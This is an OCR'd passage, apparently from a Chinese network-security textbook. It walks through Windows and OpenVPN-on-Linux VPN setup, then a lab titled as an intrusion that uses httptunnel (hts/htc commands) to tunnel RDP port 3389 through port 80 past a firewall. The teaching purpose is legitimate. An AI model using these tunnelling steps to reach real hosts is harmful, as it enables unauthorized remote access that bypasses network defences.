


图 5-102　公用网络



图 5-103　VPN 服务器选择

第 3 步：输入 VPN 服务器的 IP 地址。在图 5-103 中，需要提供 VPN 服务器的主机名或 IP 地址。在文本框中输入 VPN 服务器的 IP 地址，本实验 VPN 服务器的 IP 地址是 192.168.10.1，然后单击【下一步】按钮，弹出如图 5-104 所示的对话框，可以选中【在我的桌面添加一个到此连接的快捷方式】复选框，然后单击【完成】按钮。之后会自动弹出【连接 win2003】对话框，如图 5-105 所示。输入用户名和密码，根据需要选中【为下面用户保存用户名和密码】复选框，然后单击【连接】按钮。



图 5-104　完成 VPN 服务器设置



图 5-105　【连接 win2003】对话框



注意 此处输入的用户名应为 VPN 服务器上已经建立好,并设置了具有拨入服务器权限的用户,密码也为其密码。

连接成功之后可以看到,双方的任务栏右侧均会出现两个拨号网络成功运行的图标,其中一个是到 Internet 的连接;另一个则是 VPN 的连接了。

注意 当双方建立好了通过 Internet 的 VPN 连接后,即相当于又在 Internet 上建立好了一个双方专用的虚拟通道。而通过此通道,双方可以在网上邻居中进行互访,即相当于又组成了一个局域网络,这个网络是双方专用的,而且具有良好的保密性能。VPN 建立成功之后,双方便可以通过 IP 地址或网上邻居来达到互访的目的,当然也就可以使用对方所共享出来的软硬件资源了。

当 VPN 网络建立成功之后,VPN 客户机和 VPN 服务器,或者 VPN 客户机和 VPN 服务器所在的局域网中的其他计算机进行共享资源互访的方法是:在资源管理器窗口的地址栏输入"\\对方 IP 地址"来访问对方共享出的软硬件资源。

如果 VPN 客户机不能访问互联网,是因为 VPN 客户机使用了 VPN 服务器定义的网关,解决方法是禁止 VPN 客户机使用 VPN 服务器上的默认网关。具体操作方法是:对于 Windows XP 客户机,在【网络和拨号连接】窗口中,先选中相应的连接名,比如为 win2003,右击选择【属性】命令,打开【win2003 属性】窗口,如图 5-106 所示。再选择【网络】选项卡,双击列表中的【Internet 协议(TCP/IP)】选项,打开【Internet 协议(TCP/IP)属性】窗口。然后单击【高级】按钮,进入【高级 TCP/IP 设置】窗口的【常规】选项卡,取消选中【在远程网络上使用默认网关】复选框。



图 5-106 win2003 网络连接属性

5.12.3 实例:配置基于 Linux 平台的 VPN

1. 实验环境

用一台安装 Linux 的计算机作为 VPN 服务器(图 5-107 中的 VPN 服务器),一台安装 Windows 的计算机,作为 VPN 客户端(图 5-107 中的外地员工)。




图 5-107 实验环境



该实验达到的效果类似于如图 5-107 所示的 VPN 环境。

对图 5-107 的说明如下。

(1) 外地员工端通过 Internet 网络连接到公司网络(模拟成 192.168.10.0 网段),并建立 10.10.0.0 的 VPN 通道。

(2) 公司内部网络为 123.5.0.0 网段,假设只有一台主机。

(3) 目标是客户端和后台主机可以双向互通信。

2. 在 Linux 上配置 VPN 服务器的过程

第 1 步:下载并且安装 lzo 和 openvpn。在 http://www.oberhumer.com/opensource/lzo/download/下载 lzo-2.02;在 http://openvpn.net/download.html 下载 openvpn-2.0.9。

安装 lzo 的命令如下:

```
[root@ localhost lzo- 2.02]# ./configure
[root@ localhost lzo- 2.02]# make
[root@ localhost lzo- 2.02]# make install
```

安装 openvpn 的命令如下:

```
[root@ localhost openvpn- 2.0.9]# ./configure
[root@ localhost openvpn- 2.0.9]# make
[root@ localhost openvpn- 2.0.9]# make install
```

第 2 步:复制创建 CA 证书的 easy-rsa。

```
# cp - ra /usr/share/doc/openvpn- 2.0.9/easy- rsa /etc/openvpn/
```

第 3 步:复制示例配置文件。

```
# cd /etc/openvpn/
# cp /usr/share/doc/openvpn- 2.0.9/sample- config- files/server.conf /etc/openvpn/
```

第 4 步:修改证书变量。

```
# cd easy- rsa
# vim vars
```

根据用户的实际情况,修改下面的变量:

```
export KEY_COUNTRY= CN
export KEY_PROVINCE= HN
export KEY_CITY= XX
export KEY_ORG= "TEST"
export KEY_EMAIL= "jsjoscpu@ 163.com"
```

注意 这些变量在后面会用到,如果修改,则必须重建所有的 PKI。

第 5 步:初始化 PKI,如图 5-108 所示。

依次执行#source vars、#./clean-all 和#./build-ca 命令。

注意 一旦运行 clean-all,将删除 keys 下的所有证书。



```
[root@localhost easy-rsa]# source vars
NOTE: when you run ./clean-all, I will be doing a rm -rf on /etc/openvpn/easy-rsa/keys
[root@localhost easy-rsa]# ./clean-all
[root@localhost easy-rsa]# ./build-ca
Generating a 1024 bit RSA private key
..++++++
..............................................++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [HN]:
Locality Name (eg, city) [XX]:
Organization Name (eg, company) [TEST]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) []:ZTG-OPENVPN
Email Address [jsjoscpu@163.com]:
[root@localhost easy-rsa]#
```

图 5-108　初始化 PKI

Common Name 可以自己定义，这里用 ZTG-OPENVPN。

第 6 步：创建服务器的证书和密钥，如图 5-109 所示。执行＃./build-key-server server 命令，Common Name 必须填写为 server，其余默认即可。

```
[root@localhost easy-rsa]# ./build-key-server server
Generating a 1024 bit RSA private key
......++++++
...++++++
writing new private key to 'server.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [HN]:
Locality Name (eg, city) [XX]:
Organization Name (eg, company) [TEST]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) []:server
Email Address [jsjoscpu@163.com]:
```

图 5-109　创建服务器的证书和密钥

第 7 步：创建客户端的证书和密钥，如图 5-110 和图 5-111 所示。执行＃./build-key client1 命令，Common Name 对应填写为 client1，其余默认即可。

```
[root@localhost easy-rsa]# ./build-key client1
Generating a 1024 bit RSA private key
.++++++
..++++++
writing new private key to 'client1.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [HN]:
Locality Name (eg, city) [XX]:
Organization Name (eg, company) [TEST]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) []:client1
Email Address [jsjoscpu@163.com]:
```

图 5-110　创建客户端的证书和密钥(1)



```
root@localhost:/etc/openvpn/easy-rsa
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:123456
An optional company name []:jsj
Using configuration from /etc/openvpn/easy-rsa/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'CN'
stateOrProvinceName   :PRINTABLE:'HN'
localityName          :PRINTABLE:'XX'
organizationName      :PRINTABLE:'TEST'
commonName            :PRINTABLE:'server'
emailAddress          :IA5STRING:'jsjoscpu@163.com'
Certificate is to be certified until Mar 15 08:36:38 2018 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
[root@localhost easy-rsa]#
```

图 5-111　创建客户端的证书和密钥(2)

如果创建第二个客户端,则执行 #./build-key client2 命令,Common Name 对应填写为 client2。client1 和 client2 是今后识别客户端的标识。

第 8 步:创建 Diffie Hellman 参数,如图 5-112 所示。执行 #./build-dh 命令。Diffie Hellman 用于增强安全性,在 OpenVPN 是必须的,创建过程所用时间比较长,时间长短由 vars 文件中的 KEY_SIZE 决定。

```
root@localhost:/etc/openvpn/easy-rsa
[root@localhost easy-rsa]# ./build-dh
Generating DH parameters, 1024 bit long safe prime, generator 2
This is going to take a long time

.......................................................................
...................++*++*++*
[root@localhost easy-rsa]#
```

图 5-112　创建 Diffie Hellman 参数


第 9 步:修改配置文件 server.conf。

```
##号和;号开头的是注释
#设置监听 IP
local 192.168.10.8
#设置监听端口,必须要对应地在防火墙里面打开
port 1234
#设置用 TCP 还是 UDP 协议
proto udp
#设置创建 tun 的路由 IP 通道,路由 IP 容易控制
dev tun
#这里是重点,必须指定 SSL/TLS root certificate (ca)
#certificate(cert), and private key (key)
ca ./easy-rsa/keys/ca.crt
cert ./easy-rsa/keys/server.crt
key ./easy-rsa/keys/server.key
#指定 Diffie hellman parameters
dh ./easy-rsa/keys/dh1024.pem
#配置 VPN 使用的网段,OpenVPN 会自动提供基于该网段的 DHCP
#服务,但不能和任何一方的局域网段重复,以保证唯一性
server 10.10.0.0 255.255.255.0
#维持一个客户端和 virtual IP 的对应表,以方便客户端重新连接时可以获得同样的 IP
```



```
ifconfig-pool-persist ipp.txt
#为客户端创建对应的路由,以令其通达公司网内部服务器
#但记住,公司网内部服务器也需要有可用路由返回到客户端
push "route 123.5.0.0 255.255.0.0"
#默认客户端之间是不能直接通信的,除非把下面的语句注释掉
client-to-client
#设置服务端检测的间隔和超时时间
keepalive 10 120
#使用 lzo 压缩的通信,服务端和客户端都必须配置
comp-lzo
# The persist options will try to avoid accessing certain resources on restart
# that may no longer be accessible because of the privilege downgrade.
persist-key
persist-tun
#输出短日志,每分钟刷新一次,以显示当前的客户端
status /var/log/openvpn/openvpn-status.log
```

第 10 步:启动 openvpn。执行#openvpn--config server. conf 命令,如图 5-113 所示。



```
root@localhost:/etc/openvpn
[root@localhost openvpn]# openvpn --config server.conf
Mon Mar 17 18:20:49 2008 OpenVPN 2.0.9 i686-pc-linux [SSL] [LZO] [EPOLL] built on Mar 17 2008
Mon Mar 17 18:20:49 2008 MANAGEMENT: TCP Socket listening on 127.0.0.1:7505
Mon Mar 17 18:20:49 2008 Note: cannot open /var/log/openvpn/openvpn-status.log for WRITE
Mon Mar 17 18:20:50 2008 Diffie-Hellman initialized with 1024 bit key
Mon Mar 17 18:20:50 2008 TLS-Auth MTU parms [ L:1542 D:138 EF:38 EB:0 ET:0 EL:0 ]
Mon Mar 17 18:20:50 2008 TUN/TAP device tun0 opened
Mon Mar 17 18:20:50 2008 /sbin/ifconfig tun0 10.10.0.1 pointopoint 10.10.0.2 mtu 1500
Mon Mar 17 18:20:50 2008 /sbin/route add -net 10.10.0.0 netmask 255.255.255.0 gw 10.10.0.2
Mon Mar 17 18:20:50 2008 Data Channel MTU parms [ L:1542 D:1450 EF:42 EB:135 ET:0 EL:0 AF:3/1 ]
```

图 5-113　启动 openvpn

3. 在 Windows 2003 server SP2 上安装客户端的过程

第 1 步:安装 OpenVPN GUI for Windows。在 http://www.openvpn.se/download.html 下载 OpenVPN GUI for Windows,然后安装。

第 2 步:复制文件。将 VPN 服务器上的 ca. crt、client1. crt 和 client1. key 这 3 个文件复制到客户端的 C:\Program Files\OpenVPN\config 文件夹中。

第 3 步:编辑 client. ovpn 文件。编辑 C:\Program Files\OpenVPN\config\client. ovpn 文件,内容如图 5-114 所示。




图 5-114　编辑 client. ovpn 文件

第 4 步:建立 VPN 通道。如图 5-115 所示,右击圆圈中的图标,然后选择 Connect 命令,弹出如图 5-116 所示的对话框,输入用户名和密码,单击 OK 按钮,如果不出意外,将建立 VPN 通道,图 5-117 中圆圈中的图标由红色变为绿色。

第 5 步:查看 VPN 客户端 IP 地址。如图 5-118 所示,在 VPN 客户端使用 ipconfig 命令,可以看到 VPN 通道已经建立,获得的 IP 地址是 10. 10. 0. 6。





图 5-115　建立 VPN 通道



图 5-116　输入用户名和密码




图 5-117　图标颜色



图 5-118　查看 VPN 客户端 IP 地址

第 6 步：查看 VPN 服务器端 IP 地址。如图 5-119 所示，在 VPN 服务器端使用 ifconfig 命令，可以看到 VPN 通道已经建立，获得的 IP 地址是 10.10.0.1。




图 5-119　查看 VPN 服务器端 IP 地址

第 7 步：测试。

5.13　实例：httptunnel 技术

1. httptunnel 技术

任何防火墙都不可能把所有的端口都封闭，至少要开放一个端口和服务（比如 80 端口，HTTP），只要开放了端口和服务，就有渗透的可能。

如图 5-120 所示，防火墙只允许外网通过 80 端口访问内网，如果内网一台计算机的 3389 端口开放，入侵者想连接该计算机的 3389 端口，该怎么办呢？此时可以使用 httptunnel 技术。






图 5-120　httptunnel 技术应用示意图

httptunnel 技术也称为隧道技术，是一种绕过防火墙端口屏蔽的通信方式。

httptunnel 原理：在防火墙两边的主机上都有一个转换程序，将原来需要发送或接受的数据包封装成 HTTP 请求的格式骗过防火墙，当被封装的数据包穿过防火墙到达对方时，再由转换程序将数据包还原，然后将还原的数据包交给相应的服务程序。由此可知，攻击者可以利用这种技术实现远程控制。

如图 5-120 所示，X 主机在防火墙的外面，没有做任何限制。Y 主机在防火墙内部，受到防火墙保护，防火墙配置的访问控制原则是只允许 80 端口的数据包进出，但主机开放了 3389 端口(远程终端服务)。现在假设需要从 X 系统远程登录到 Y 系统上去，思路如下：在 X 机器上运行 httptunnel 客户端，让它侦听本机的一个不被使用的任意指定端口(最好是在 1024 以上 65535 以下)，如 8888 端口。同时将来自 8888 端口上的数据包发送给 Y 机的 80 端口，因为是 80 端口，防火墙是允许通过的。数据包到达 Y 机后，由运行在 Y 机的 httptunnel 服务端(在 80 端口监听)接收并且进行处理，然后将数据包交给在 3389 端口监听的服务程序。当 Y 机需要将数据包发送给 X 机时，将从 80 端口回送，同样可以顺利通过防火墙。

httptunnel 的官方网站是 http://www.http-tunnel.com。

2. 实例：通过 httptunnel 技术进行入侵

实验环境如图 5-121 所示。




图 5-121　实验环境

第 1 步：下载并安装 httptunnel 程序。在 http://www.neophob.com/files/httptunnel-3.3w32.zip 下载 httptunnel 程序，其中包含 3 个文件：htc.exe(http tunnel client，也就是客户端)、hts.exe(http tunnel server，也就是服务器端)和 cygwin1.dll(一个动态链接库)。hts.exe 是服务器端，安装在被入侵计算机中；htc.exe 是客户端，安装在入侵者计算机中。

第 2 步：启动服务器端程序。

将 hts.exe 复制到 C:\Documents and Settings\Administrator 目录下面。

将 cygwin1.dll 复制到 C:\WINDOWS\system32 目录下面。



如果本台计算机的 IIS 已经启动，则先将其关闭。

如图 5-122 所示，执行 hts -F localhost:3389 80 命令，该命令的含义是本机 3389 端口发出去的数据全部通过 80 端口中转一下，80 为 hts 监听的端口，3389 是入侵者要连接的端口。然后执行 netstat -an 命令，发现 80 端口已经处于监听状态。

```
命令提示符
C:\Documents and Settings\Administrator>hts -F localhost:3389 80

C:\Documents and Settings\Administrator>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:7              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:13             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:17             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:19             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:42             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:53             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
```

图 5-122　启动服务器端程序

第 3 步：执行客户端程序。入侵者在自己的计算机中执行 htc -F 6789 192.168.10.1:80，如图 5-123 所示。其中 htc 是客户端程序，参数-F 表示将来自本机 6789 端口的数据全部转发到 192.168.10.1:80，这个端口(6789)可以随便选，只要本机目前没有使用即可。然后执行 netstat -an 命令，发现 6789 端口已经处于监听状态。




图 5-123　执行客户端程序

注意　该命令提示符窗口在后续实验过程中不要关闭。

